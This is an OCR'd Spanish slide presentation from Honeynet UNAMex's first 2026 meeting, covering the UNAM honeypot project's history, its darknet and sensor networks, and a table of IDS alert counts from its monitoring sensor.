
Honeynet UNAMex

Primer encuentro 2026

2026-03-06

Sala de Conferencias, Edificio C, 1er piso, del Instituto de Investigaciones en Materiales
Ciudad Universitaria. UNAM

Agradecimientos especiales del primer encuentro




*El proyecto Honeynet UNAMex agradece al **Instituto de Investigaciones en Materiales** a través del **Mtro. Oscar Alejandro Luna Cruz** por brindar el apoyo logístico y espacio para llevar a cabo el primer encuentro dentro de la UNAM.*

Agenda


- Bienvenida
- The Honeynet Project
- Honeynet UNAMex
- Sensor de monitoreo
- Preguntas
- Cierre

Bienvenida



The Honeynet Project

El Proyecto Honeynet es una organización internacional líder en investigación de seguridad sin fines de lucro, 501c3, dedicada a investigar los ataques más recientes y desarrollar herramientas de seguridad de código abierto para mejorar la seguridad en internet. Con sedes en todo el mundo, nuestros voluntarios han contribuido a la lucha contra malware (como Confickr), descubriendo nuevos ataques y creando herramientas de seguridad utilizadas por empresas y organismos gubernamentales de todo el mundo. La organización se mantiene a la vanguardia de la investigación de seguridad, trabajando para analizar los ataques más recientes y educando al público sobre las amenazas a los sistemas de información en todo el mundo.




Copenhagen 2024

Innsbruck 2019

Taipei 2018

Canberra 2017

Canberra 2017



San Antonio 2016

Stavanger 2015

Warsaw 2014

Honeynet UNAMex

Honeynet UNAMex Lab es un grupo de investigación **independiente y abierto en ciberseguridad**, organizado por **voluntarios** con diversas trayectorias, incluyendo DFIR, Threat Hunting, Administración de Sistemas, Inteligencia de Amenazas y Deception/Honeypots.

Nuestros miembros y colaboradores provienen tanto de la **industria** como del **mundo académico.**

Las raíces del equipo se remontan a proyectos desarrollados o inspirados por el trabajo del antiguo **UNAM-CERT** y del **Proyecto Honeynet *UNAM-Chapter***.

Honeynet UNAMex es la nueva generación del proyecto, ahora independiente y de colaboración abierta que da continuidad a la historia del antiguo proyecto.

Honeynet UNAMex colabora oficialmente en The Honeynet Project

- **Javier Ulises Santillan Arenas**
- **Sergio Anduin Tovar Balderas**
- **Paulo Santiago de Jesús Contreras Flores**
- **Tonatihu Sanchez**
- **Ivan Galindo**
- **Sergio Andres Becerril López**

HN/P

PROYECTO honeynet UNAM CHAPTER

programa de BECAS DGTIC de FORMACIÓN en TIC

CONGRESO SEGURIDAD EN CÓMPUTO

Historia de Honeynet UNAM

De los primeros honeypots en la red universitaria (2002)

A la nueva etapa abierta como Honeynet UNAMex Lab en 2025

2002 Inicio en UNAM-CERT

2007 UNAM Chapter

2015 COSMIC

2025 UNAMex Lab

2002–2007: los orígenes en la UNAM

El proyecto nace dentro del UNAM-CERT y conecta la experiencia operativa universitaria con el movimiento internacional de The Honeynet Project.

2002

Miembros de UNAM-CERT comienzan a trabajar con tecnologías honeypot dentro de la red universitaria.

2006

La presencia del Honeynet Project en México ya es visible como Mexican Chapter.

2007

Se lanza el UNAM Honeynet Project como capítulo local, con actividad en México y América Latina.

Ciudad Universitaria, UNAM - DGSCA/DGTIC: el entorno académico y operativo donde se incubó la etapa temprana del proyecto.

Idea clave: el proyecto no surge como experimento aislado, sino como una extensión de la **respuesta y la investigación en seguridad dentro de la UNAM**.

Un ecosistema de colaboración, formación e inteligencia

Además de la infraestructura técnica, el capítulo se articuló con otras iniciativas de UNAM-CERT y con esfuerzos de capacitación y divulgación.

Núcleo operativo

El proyecto integró la captura de señales, el análisis del tráfico y la visualización de actividad maliciosa para apoyar investigación y respuesta.

Más que sensores: una plataforma de observación y colaboración

Colaboración técnica

Vinculación con el **Proyecto UNAM Malware, Sandbox, forense de red** y entrenamiento especializado.

Formación y difusión

Relación con el **Congreso internacional de Seguridad UNAM** y con programas de capacitación en ciberseguridad.

Impacto en el ecosistema

Producción de referencias técnicas e inteligencia útil para universidades e institutos de investigación en México.

La historia del proyecto muestra que su valor estuvo tanto en la **infraestructura de observación como en la comunidad técnica** que se formó alrededor de ella.

2015–2022: continuidad y transición con el COSMIC-Chapter

La salida de miembros del UNAM-CERT del proyecto llevó a la creación de un capítulo hermano al UNAM chapter llamado *COSMIC Chapter* para continuar vinculados a The Honeynet Project de **manera independiente.**

2015


Nace COSMIC-Chapter.

2014–2015

Destaca PNAF como desarrollo y colaboración visible en ese periodo.

2022

Se mantiene comunicación y colaboración indirecta hasta este año.



Archivo del COSMIC-Labs Team, capítulo impulsado por ex miembros del UNAM Chapter

Colaboración Independiente

La historia no fue lineal: hubo una fase de continuidad distribuida. COSMIC conservó conocimiento, comunidad y práctica técnica mientras el proyecto original siguió vinculado institucionalmente al UNAM-CERT.

2025: renace como Honeynet UNAMex Lab

2025

Nuevo capítulo Honeynet UNAMex Lab

La nueva etapa se define en reuniones durante febrero y marzo de 2025.


Qué cambia en esta nueva fase

- Se actualizan herramientas, protocolos y estrategias de análisis.
- Se agregan tecnologías emergentes y adaptadas a tendencias de academia e industria como ciber decepción y automatización e IA.
- El grupo se define como **abierto, independiente y organizado por voluntarios** manteniendo una colaboración estrecha con entidades de la UNAM.

Comunidad abierta

- Investigadores
- Estudiantes
- Docentes
- Voluntarios


La invitación ya no es solo a observar amenazas, sino a **construir comunidad** alrededor de la investigación y la práctica.



La historia completa desemboca en una reactivación con continuidad, no en un reinicio absoluto.

2007–2022: una red de sensores para observar el tráfico malicioso

Durante la década siguiente, el capítulo desarrolló infraestructura y proyectos para detectar, procesar y visualizar actividad maliciosa en redes académicas.



Tres desarrollos emblemáticos

PSTM

Plan de Sensores de Tráfico Malicioso: una red de sensores enfocada en capturar y analizar actividad hostil.

UNAM-Darknet


Un honeypot/sinkhole a gran escala, con entre 50 mil y 70 mil direcciones IP públicas y ruteo dinámico.

Security Telescope

Plataforma para observar tendencias y señales del tráfico malicioso sobre infraestructura académica.

Resultado: el capítulo convirtió la observación del tráfico malicioso en inteligencia útil para investigación, monitoreo y respuesta a incidentes

UNAM Darknet



UNAM-Darknet

- Un honeypot/sinkhole a gran escala, con entre 50 mil y 70 mil direcciones IP públicas y ruteo dinámico.
- Captura de millones de payloads al día y miles de muestras de malware diariamente
- Procesamiento de GB de información al día con millones de líneas de bitácoras
- Intercambio de información con otras entidades de seguridad




Figura 21. Esquema general del sistema de la Darknet UNAM

Telescopio de Seguridad UNAM




Figura 19. Esquema general de la Darknet UNAM


Security Telescope

Plataforma para observar tendencias y señales del tráfico malicioso sobre infraestructura académica.

Intercambio de información de datos de ciberinteligencia con otras entidades de seguridad relacionadas con The Honeynet Project

Referencia no solo en México sino a nivel internacional uno de los Telescopios de Seguridad más extensos.

Plan de Sensores de Tráfico malicioso



PSTM

Plan de Sensores de Tráfico Malicioso: una red de sensores enfocada en capturar y analizar actividad maliciosa.

Colaboración con entidades académicas de la UNAM y otras instituciones de educación superior de México.

Sensor de monitoreo “SMART” (Sensor de Monitoreo, Análisis y Recopilación de Tráfico) basado en Debian, Perl shell script y herramientas de monitoreo de tráfico como Snort, Argus, etc.


Prototipo

Sensor de monitoreo


- Monitoreo de Tráfico de red
- Control de tráfico (Firewall)
- Inspección y análisis de tráfico: IDS (NG-IDS)
- Plataforma de análisis de datos
- Open EDR (seguridad a nivel de host)
- VPN / Tunneling
- Virtualización (VM/LXC/Docker)
- Inventario de aplicaciones y manejo de vulnerabilidades
- **Tecnologías Honeypot**

Sensor de monitoreo


Sensor de monitoreo





Sensor de monitoreo



Sensor de monitoreo








Sensor de monitoreo


Top 50 Signatures by Alert Count

#	# Alerts	Category	Severity	Confidence	Signature ID	Protocol	Signature Name
1	1975	Malware Command and Control Activity Detected	Major	undefined	2015807	http	ET MALWARE Backdoor.Win32.Pushdo.s Checkin
2	913	Generic Protocol Command Decode	3	undefined	2220008	smtp	SURICATA SMTP data command rejected
3	482	Generic Protocol Command Decode	3	undefined	2221036	http	SURICATA HTTP Response excessive header repetition
4	194	Not Suspicious Traffic	Informational	undefined	2012982	smtp	ET SMTP Abuseat.org Block Message
5	120	Potentially Bad Traffic	Informational	High	2027863	dns	ET INFO Observed DNS Query to .biz TLD
6	117	Generic Protocol Command Decode	3	undefined	2220018	smtp	SURICATA SMTP duplicate fields
7	96	Generic Protocol Command Decode	3	undefined	2220006	smtp	SURICATA SMTP no server welcome message
8	92	Generic Protocol Command Decode	3	undefined	2260002	smtp	SURICATA Applayer Detect protocol only one direction
9	46	Generic Protocol Command Decode	3	undefined	2220000	smtp	SURICATA SMTP invalid reply
10	44	Malware Command and Control Activity Detected	Major	undefined	2017627	TCP	ET MALWARE W32/Kegotip CnC Beacon


Sensor de monitoreo




Sensor de monitoreo



Sensor de monitoreo



Sensor de monitoreo



Details for signature: ET MALWARE W32/Kegotip CnC Beacon

